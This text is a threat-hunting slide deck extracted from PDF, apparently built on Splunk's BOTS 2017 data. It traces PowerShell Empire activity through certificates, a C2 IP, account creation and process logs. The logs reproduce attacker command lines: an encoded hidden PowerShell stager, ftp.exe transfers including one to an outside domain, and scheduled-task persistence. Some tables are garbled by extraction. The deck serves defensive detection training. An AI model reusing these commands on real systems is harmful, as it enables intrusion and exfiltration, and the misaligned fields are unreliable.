Third-party Software	Component Object Model Hijacking	File System Logical Offsets	LLMNR/NBTNS Poisoning and Relay	Virtualization/Sandbox Evasion							
Trusted Developer Utilities	Create Account	Gatekeeper Bypass	LLMNR/NBTNS Poisoning and Relay	Web Service							
User Execution	External Remote Services	Group Policy Modification	LLMNR/NBTNS Poisoning and Relay								
Windows Management Instrumentation	Hidden Files and Directories	Hidden Files and Directories	LLMNR/NBTNS Poisoning and Relay								
Windows Remote Management	Hidden Files and Directories	Hidden Users	LLMNR/NBTNS Poisoning and Relay								
XSL Script Processing	Hypervisor	Hidden Window	LLMNR/NBTNS Poisoning and Relay								
		HISTCONTROL	LLMNR/NBTNS Poisoning and Relay								
		Indicator Blocking	LLMNR/NBTNS Poisoning and Relay								
		Indicator Removal from Tools	LLMNR/NBTNS Poisoning and Relay								
		Indicator Removal on Host	LLMNR/NBTNS Poisoning and Relay								
		Indirect Command Execution	LLMNR/NBTNS Poisoning and Relay								
		Install Root Certificate	LLMNR/NBTNS Poisoning and Relay								
		InstallUtil	LLMNR/NBTNS Poisoning and Relay								
		Launchctl	LLMNR/NBTNS Poisoning and Relay								
		LC_MAIN Hijacking	LLMNR/NBTNS Poisoning and Relay								
		Maskerading	LLMNR/NBTNS Poisoning and Relay								
		Modify Registry	LLMNR/NBTNS Poisoning and Relay								
		Mshra	LLMNR/NBTNS Poisoning and Relay								
		Network Share Connection Removal	LLMNR/NBTNS Poisoning and Relay								
		NTFS File Attributes	LLMNR/NBTNS Poisoning and Relay								
		Obfuscated Files or Information	LLMNR/NBTNS Poisoning and Relay								
		Port Knocking	LLMNR/NBTNS Poisoning and Relay								
		Process Doppelgänging	LLMNR/NBTNS Poisoning and Relay								
		Process Hollowing	LLMNR/NBTNS Poisoning and Relay								
		Redundant Access	LLMNR/NBTNS Poisoning and Relay								
		Regsvcs/Regasm	LLMNR/NBTNS Poisoning and Relay								
		Regsvr32	LLMNR/NBTNS Poisoning and Relay								
		Rootkit	LLMNR/NBTNS Poisoning and Relay								
		Rundll32	LLMNR/NBTNS Poisoning and Relay								
		Scripting	LLMNR/NBTNS Poisoning and Relay								
		Signed Binary Proxy Execution	LLMNR/NBTNS Poisoning and Relay								
		Signed Script Proxy Execution	LLMNR/NBTNS Poisoning and Relay								
		SIP and Trust Provider Hijacking	LLMNR/NBTNS Poisoning and Relay								
		Software Packing	LLMNR/NBTNS Poisoning and Relay								
		Space after Filename	LLMNR/NBTNS Poisoning and Relay								
		Template Injection	LLMNR/NBTNS Poisoning and Relay								
		Timestamp	LLMNR/NBTNS Poisoning and Relay								
		Trusted Developer Utilities	LLMNR/NBTNS Poisoning and Relay								
		Virtualization/Sandbox Evasion	LLMNR/NBTNS Poisoning and Relay								

MITRE ATT&CK™ Enterprise Framework

attack.mitre.org

© 2019 The MITRE Corporation. All rights reserved. Matrix current as of May 2019.



MITRE

Threat Hunting

ATT&CK™

Threat
Intelligence

Security
Operations



KNAEDDOWIGGAMO API



2017
BOSS OF THE SOC



ID: T1086

Tactic: Execution

Platform: Windows

Permissions Required: User, Administrator

Data Sources: Windows Registry, File monitoring, Process monitoring, Process command-line parameters

Supports Remote: Yes

Version: 1.0

Using ATT&CK Techniques To Build Our Hunting Hypothesis

Adversaries will use PowerShell Empire to establish a foothold and carry out attacks

How Might We Confirm or Refute Our Hypothesis?



Where can I learn more about PowerShell Empire?



What user accounts are being used?



Does PowerShell Empire have default settings that I could hunt for?



When did events occur?



What do data flows look like between sources and destinations?



Are we able to see the contents of the scripts PowerShell is running to gain greater understanding?

Indicator in the cert.sh File - GitHub

Branch: master ▾

[Empire / setup / cert.sh](#)

[Find file](#) [Copy path](#)

 **dchrastil** Updated comments to match the new openssl call

399528e on Jun 9, 2017

3 contributors   

```
#openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes
openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes -subj "/C=US" >/dev/null 2>&1
1 #!/bin/bash
2
3 # generate a self-signed CERT
4 #openssl genrsa -des3 -out ./data/empire.orig.key 2048
5 #openssl rsa -in ./data/empire.orig.key -out ./data/empire.key
6 #openssl req -new -key ./data/empire.key -out ./data/empire.csr
7 #openssl x509 -req -days 365 -in ./data/empire.csr -signkey ./data/empire.key -out ./data/empire.crt
8
9 #openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes
10 openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes -subj "/C=US" >/dev/null 2>&1
11
12 echo -e "\n [*] Certificate written to ../data/empire-chain.pem"
13 echo -e "\r [*] Private key written to ../data/empire-priv.key\n"
```

Using the SIEM to Find Indicators

SSL Search

Source Destination Subject/Issuer Subject/Issuer Common Name Certificate Serial Number Certificate Hash

C = US

Aug 2017

_time ▾

2017-08-26 01:25:29
2017-08-26 01:25:32
2017-08-26 01:23:15
2017-08-26 01:24:56

i	Time	Event
>	8/26/17 1:25:32.057 AM	{ [-] ack_packet ack_packet app: ssl bytes: 3894

count ▾

7815 8449
7815 5554
7815 102
7815 84

Subject/Issuer

C = US

src	dest	ssl_subject	ssl_issuer	ssl_serial	ssl_hash
10.0.2.107	45.77.65.211	C = US	C = US	10285871634388831649	671DFE1D4F15C5A05F21DDB66D3B7815
10.0.2.109	45.77.65.211	C = US	C = US	10285871634388831649	671DFE1D4F15C5A05F21DDB66D3B7815
10.0.1.100	45.77.65.211	C = US	C = US	10285871634388831649	671DFE1D4F15C5A05F21DDB66D3B7815
10.0.1.101	45.77.65.211	C = US	C = US	10285871634388831649	671DFE1D4F15C5A05F21DDB66D3B7815

duplicate_packets_in: 3
duplicate_packets_out: 4
endtime: 2017-08-26T08:25:32.057806Z
flow_id: 7d23c0f7-eca2-4dbf-be42-7a4583c9415e

Pivot to Destination

SSL Search

Source	Destination	Subject/Issuer	Subject/Issuer Common Name	Certificate Serial Number	Certificate Hash
	45.77.65.211				

Aug 23 through 27, 2017 Hide Filters

_time	src	dest	ssl_subject	ssl_issuer	ssl_serial	ssl_hash	count
2017-08-26 01:25:29	10.0.2.107	45.77.65.211	C = US	C = US	10285871634388831649	671DFE1D4F15C5A05F21DDB66D3B7815	8449
2017-08-26 01:25:32	10.0.2.109	45.77.65.211	C = US	C = US	10285871634388831649	671DFE1D4F15C5A05F21DDB66D3B7815	5554
2017-08-26 01:25:32	10.0.1.10	45.77.65.211	unknown	unknown	unknown	unknown	5408
2017-08-26 01:25:29	10.0.1.10	45.77.65.211	unknown	unknown	unknown	unknown	4442
2017-08-26 01:23:15	10.0.1.10	45.77.65.211	unknown	unknown	05F21DDB66D3B7815	05F21DDB66D3B7815	102

Destination

45.77.65.211

« prev 2 next »

i	Time	Event
>	8/26/17 1:25:32.958 AM	{ [-] ack_packets_in: 0 ack_packets_out: 0 app: ssl bytes: 984 bytes_in: 565 bytes_out: 419 client_rtt: 454 client_rtt_packets: 1 client_rtt_sum: 454 connection: 45.77.65.211:443 data_packets_in: 3 data_packets_out: 5 dest_ip: 45.77.65.211 dest_mac: 58:49:3B:8A:8B:11 dest_port: 443

```
src_ip: 10.0.2.109
src_mac: 00:0C:29:F5:5E:8E
src_port: 57445
ssl_cert_md5: 671DFE1D4F15C5A05F21DDB66D3B7815
ssl_cert_self_signed: 1
ssl_cert_sha1: 1ACB3A5AAA46FC13F788A448716F841168F82227
ssl_cert_sha256: 18C13D226F7E39F45F22DA35ACC288A8AF6BFF23CA1D85B9A3FD3E36E52397D0
ssl_cipher_id: 47
ssl_cipher_name: TLS_RSA_WITH_AES_128_CBC_SHA
ssl_client_cipher_list: [ [+]
]
ssl_client_cipher_names: [ [+]
]
ssl_client_compression_methods: [ [+]
```

ssl_subject: C = US

```
ssl_session_id: 1CF3DB5A04DC8B8E3C1149646684E916BF9FE3DB464229696E100F6881CC8E74
ssl_signature_algorithm: sha256WithRSAEncryption
ssl_subject: C = US
ssl_validity_end: Jul 6 18:16:15 2018 GMT
ssl_validity_start: Jul 6 18:16:15 2017 GMT
ssl_version: 3.1
tcp_status: 0
time_taken: 683807
timestamp: 2017-08-26T08:25:31.374182Z
}
```

Show as raw text

```
dest = 45.77.65.211 | src = 10.0.2.109 | ssl_hash = 671DFE1D4F15C5A05F21DDB66D3B7815 | ssl_issuer = C = US | ssl_serial = 10285871634388831649 |
ssl_session_id = 1CF3DB5A04DC8B8E3C1149646684E916BF9FE3DB464229696E100F6881CC8... | ssl_subject = C = US
```

Pivot to External Threat Intelligence

Event Actions ▾			
Type	✓ Field	Value	Actions
Selected	<input checked="" type="checkbox"/> dest ▾	45.77.65.211	▼
	<input checked="" type="checkbox"/> src ▾	10.0.2.107	▼
	<input checked="" type="checkbox"/> ssl_hash ▾	671DFE1D4F15C5A05F21DDB66D3B7815	▼
	<input checked="" type="checkbox"/> ssl_issuer ▾	C = US	
	<input checked="" type="checkbox"/> ssl_serial ▾	10285871634388831649	
	<input checked="" type="checkbox"/> ssl_session_id ▾	68966D63B9E055189288F9261ABE8FD148EAAA4A	
	<input checked="" type="checkbox"/> ssl_subject ▾	C = US	▼
Event	<input type="checkbox"/> dest_port ▾	443	▼
	<input type="checkbox"/> duration ▾	705321	▼
	<input type="checkbox"/> src_category ▾	workstation	▼
	<input type="checkbox"/> src_port ▾	62902	▼

Censys.io value:
(671DFE1D4F15C5A05F21DDB66D3B7815)

Finding Adversary Infrastructure

 censys

About Search Reports API Raw Data

671DFE1D4F15C5A05F21DDB66D3B7815 Search ▾

[IPv4 Hosts](#) Top Million Websites Certificates Tools ▾ Help

Page: 1/1 Results: 4 Time: 820ms

[45.77.54.209 \(45.77.54.209.vultr.com\)](#)

 Choopa, LLC (20473)  Matawan, New Jersey, United States

 Ubuntu 16.04  22/ssh, 443/https

 443.https.tls.certificate.parsed.fingerprint_md5: 671df1d4f15c5a05f21ddb66d3b7815

[ssh](#) [https](#)

[45.32.159.103 \(45.32.159.103.vultr.com\)](#)

 Choopa, LLC (20473)  Matawan, New Jersey, United States

 Ubuntu 16.04  22/ssh, 443/https

 443.https.tls.certificate.parsed.fingerprint_md5: 671df1d4f15c5a05f21ddb66d3b7815

[ssh](#) [https](#)

[104.238.159.19 \(104.238.159.19.vultr.com\)](#)

 Choopa, LLC (20473)  Frankfurt am Main, Hesse, Germany

Search for Existing Correlated Events

Incident Review

Urgency

CRITICAL	0
HIGH	0
MEDIUM	0
LOW	1
INFO	0

Status

Correlation Search Sequenced Event

✓ 1 event (8/1/17 12:00:00.000 AM to 9/1/17 12:00:00.000 AM)

Select... Select...

Owner

Search 10.0.2.107

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 day per column

Job ▾ II Smart Mode ▾

Security Domain

1 |

Tue Aug 15 Tue Aug 22

1

Tag Type...

Search

10.0.2.107

Time Associations

Aug 2017 ▾

The screenshot shows a user interface for incident review. On the left, there's a summary of urgency levels: CRITICAL (0), HIGH (0), MEDIUM (0), LOW (1), and INFO (0). Below that are dropdown menus for Status (Correlation Search selected), Owner, Security Domain, and Tag. A search bar contains the IP address '10.0.2.107'. To the right is a timeline visualization showing a single event from August 1st to September 1st. A modal window titled 'Search' is open, displaying the query '10.0.2.107' and tabs for 'Time' and 'Associations', with the date 'Aug 2017' selected.

Pivot to Find More Details on an Artifact

8/23/17 2:36:15.000 PM Threat Threat Activity Detected (nc.exe) Low New unassigned

Description: Threat activity (nc.exe) was discovered in the "file_name" field based on threat intelligence available in the file collection

Related Investigations: Investigation (No Permission)

Correlation Search:

Source	10.0.2.107
Source Category	workstation
Source City	windows
Source Country	San Francisco
Source DNS	US
Source IP Address	wrk-btun.frothly.local
Source Expected	10.0.2.107
Source MAC Address	false
Source NT Hostname	00:0c:29:6f:d0:2f
Source Should Time Synchronize	wrk-btun
Source Should Update	success
Threat Category	

RISK Analysis adhoc 2017-09-10T12:33:26-07:00 system

[View Adaptive Response Invocations](#)

[Next Steps:](#)

- [Edit Tags](#)
- [Access Search \(as destination\)](#)
- [Access Search \(as source\)](#)
- [Investigate Asset Artifacts](#)
- [Asset Center](#)
- [Asset Investigator](#)
- [Domain Dossier](#)

Account Modifications

Investigate Asset Artifacts

[Edit](#)[Export](#)

...

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname)

Correlated Assets (if applicable)

Time

[Submit](#)[Hide Filters](#)[View Glass Table Network Diagram in a New Tab](#)

Replace the id in the html code above with the id of your glass table!

Account Management Changes - Detail

_time	vendor_product	result_id	result	status	user	src_user	action	dvc	object
2017-08-23 20:42:01	Microsoft Windows	4728	A member was added to a security-enabled global group	success	-	billy.tun	success	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4720	A user account was created	success	svcvnc	billy.tun	created	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4738	A user account was changed	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4722	A user account was enabled	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:01	Microsoft Windows	4724	An attempt was made to reset an accounts password	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:02	Microsoft Windows	4738	A user account was changed	success	svcvnc	billy.tun	modified	wrk-btun.frothly.local	wineventlog
2017-08-23 20:42:09	Microsoft Windows	4732	A member was added to a security-enabled local group	success	-	billy.tun	success	wrk-btun.frothly.local	wineventlog

Login Activities

Investigate Asset Artifacts

[Edit](#)[Export](#) ▾

...

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname)

Correlated Assets (if applicable)

Time

 X ▾[Submit](#)[Hide Filters](#)[View Glass Table Network Diagram in a New Tab](#)

Asset Initiating Authentication Detail

Click on row to drill down on user

_time	src	dest	sourcetype	src_user	user
2017-08-23 20:55:13	10.0.2.107	wrk-klagerf.frothly.local	wineventlog	unknown	service3
2017-08-23 20:55:14	10.0.2.107	mercury.frothly.local	wineventlog	unknown	service3
2017-08-23 20:55:14	10.0.2.107	venus.frothly.local	wineventlog	unknown	service3
2017-08-23 20:55:14	10.0.2.107	wrk-aturing.frothly.local	wineventlog	unknown	service3

Pivot to the Service Account

Service Account – Account Creation

Investigate Identity Artifacts

Enter a Single User Account - For example: jsmith or ACME\jsmith or john.smith@acme.com. Wildcards can be used as well. If the identity matches values in the asset & identity data model, other matching identities will be available. Select the time and click Submit.

User Account	Correlated Identities (if applicable)	Time	Submit	Hide Filters
service3	FROTHLY\service3... X	Aug 23 through 24, 2017	Submit	Hide Filters

Account Management Changes - Detail - src_user

src_user is the user or entity performing the change

_time	vendor_product	result_id	result	status	user	src_user	action	dvc
2017-08-23 21:02:54	Microsoft Windows	4728	A member was added to a security-enabled global group	success	-	service3	success	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4720	A user account was created	success	srvnc	service3	created	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4738	A user account was changed	success	srvnc	service3	modified	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4722	A user account was enabled	success	srvnc	service3	modified	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4724	An attempt was made to reset an accounts password	success	srvnc	service3	modified	wrk-klagerf.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4728	A member was added to a security-enabled global group	success	-	service3	success	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4720	A user account was created	success	srvnc	service3	created	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4738	A user account was changed	success	srvnc	service3	modified	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4722	A user account was enabled	success	srvnc	service3	modified	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4724	An attempt was made to reset an accounts password	success	srvnc	service3	modified	venus.frothly.local

Service Account – Host Processes

Investigate Identity Artifacts

[Edit](#)[Export](#)

...

Enter a Single User Account - For example: jsmith or ACME\jsmith or john.smith@acme.com. Wildcards can be used as well. If the identity matches values in the asset & identity data model, other matching identities will be available. Select the time and click Submit.

[User Account](#)[Correlated Identities \(if applicable\)](#)

Time

service3

FROTHLY\service3...

X

Aug 23 through 24, 2017

[Submit](#)[Hide Filters](#)[View Glass Table](#)

Replace the id in th

Details Authen

Auditing Changes

Search

Endpoint Process Events - Detail

Click on row to drill down to Investigate Process

_time	process
2017-08-23 20:55:13	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQE
2017-08-23 20:55:13	\??\C:\Windows\system32\conhost.exe
2017-08-23 20:55:14	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQE
2017-08-23 21:00:30	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
2017-08-23 21:01:33	"C:\Windows\system32\whoami.exe" /user
2017-08-23 21:04:26	"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC DAILY /ST 10:39 /TN Updater /TR
2017-08-23 21:07:27	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
2017-08-23 21:08:41	"C:\Windows\system32\whoami.exe" /user
2017-08-23 21:12:36	"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC DAILY /ST 10:51 /TN Updater /TR

Pivot to Process Details

Investigate File/Process Artifacts

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name Index Time

ftp.exe botsv2 x Aug 23 through 24, 2017 Submit Hide Filters

Details Endpoint Malware Email Threat Indicators Web Windows Process Starts (Event Code 4688) Search

File by sourcetype

sourcetype	count
WinRegistry	20
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	5
wineventlog	4

File by dest

dest	count
mercury	7
venus	7
wrk-btun	3
wrk-klagerf	3
venus.frothly.local	2
wrk-btun.frothly.local	2
wrk-klagerf.frothly.local	2
mercury.frothly.local	1

File Hashes

type	hash
MD5	BFFD361F6129F4273F9B16F3D4D5D119
SHA256	094228979E766E41961E4296B0FE3F5D43F28E61A47C03E17C18C07A5800
SHA1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D

Event Actions ▾			
Type	Field	Value	Actions
Selected	CommandLine ▾	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	▼
	ParentCommandLine ▾	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQBTAHMARQBNAGIATABZAC4ARwBIAFQAVABZAHAAZQAoACcAUwB5AHMAdABIAGOALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbBzAcAKQB8AD8ΔewAkAF8AfQR8AC1IAewAkAF8AlnRHAF1IAdARGAFkARQRsAGOAKAAAnAGFAhQRzAGkASQRuAGkAdARGAGFΔaQRsAGUA7AAAnACwA lwBOAG8AbnRQAH1IAyΔ	▼

CommandLine ▾ "C:\Windows\system32\ftp.exe" -i -s:winsys32.dll

HQALwA3AC4AMAA7ACAACgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAhkAcwB0AGUAbQAUAE4AZQB0AC4AUwBIAHIA

<input checked="" type="checkbox"/> User ▾	FROTHLY\service3
<input checked="" type="checkbox"/> host ▾	venus
<input checked="" type="checkbox"/> process ▾	ftp.exe
<input checked="" type="checkbox"/> source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational

AdAApADsAJABJAHYAPQAKAEQAAQQBUAEEAWwAwAC4ALgAzAF0AOwAkAGQAQQBUAEEAPQAKAEQAYQBUAEEAWwA0AC4ALgAkAEQAYQB0AEEALgBMAGUA TgBnAFQAAABdADsALQBqAG8AaQBuAFsAQwBoAEEAUgBbAF0AXQAOACYAIAAkAFIAIAkAEQAAQQBUAEEAIAAoACQASQBWCsAJABLACKAKQB8AEkARQBYA A==	
<input checked="" type="checkbox"/> User ▾	FROTHLY\service3
<input checked="" type="checkbox"/> host ▾	venus
<input checked="" type="checkbox"/> process ▾	ftp.exe
<input checked="" type="checkbox"/> source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
<input checked="" type="checkbox"/> sourcetype ▾	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
Event	
<input type="checkbox"/> Computer ▾	venus.frothly.local
<input type="checkbox"/> CurrentDirectory ▾	C:\temp\download\
<input type="checkbox"/> EventChannel ▾	Microsoft-Windows-Sysmon/Operational

Broaden Our Time Window

Investigate File/Process Artifacts

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name Index Time Submit [Hide Filters](#)

Details Endpoint Changes **Application State** Malware Email Threat Indicators Web Windows Process Starts (Event Code 4688) Search

Process by User

Process by System

_time	process	process_name	user	dest
2017-08-25 22:28:57	ftp.exe	ftp.exe	FROTHLY\service3	wrk-klagerf.frothly.local
2017-08-25 22:42:06	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local
2017-08-25 23:13:34	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local
2017-08-25 23:43:37	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local
2017-08-25 23:46:08	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local

Additional Command Strings

from datamodel:"Application_State.All_Application_State" |search process_name="ftp.exe" | eval sh_user=trim(user,"FROTHLY\\") | eval lg_user=(FROTHLY.sh_user) | search lg_user="FROTHLY\billy.tun" | extract

2 events (8/25/17 11:40:00.000 PM to 8/25/17 11:50:00.000 PM) No Event Sampling ▾ Job ▾ II Smart Mode ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection X Deselect 1 minute per column

CommandLine

2 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values


Events with this field

Values	Count	%
"C:\Windows\system32\ftp.exe" -i -s:singlefile.dll	1	50%
"C:\Windows\system32\ftp.exe" open	1	50%
hildegardsfarm.com		

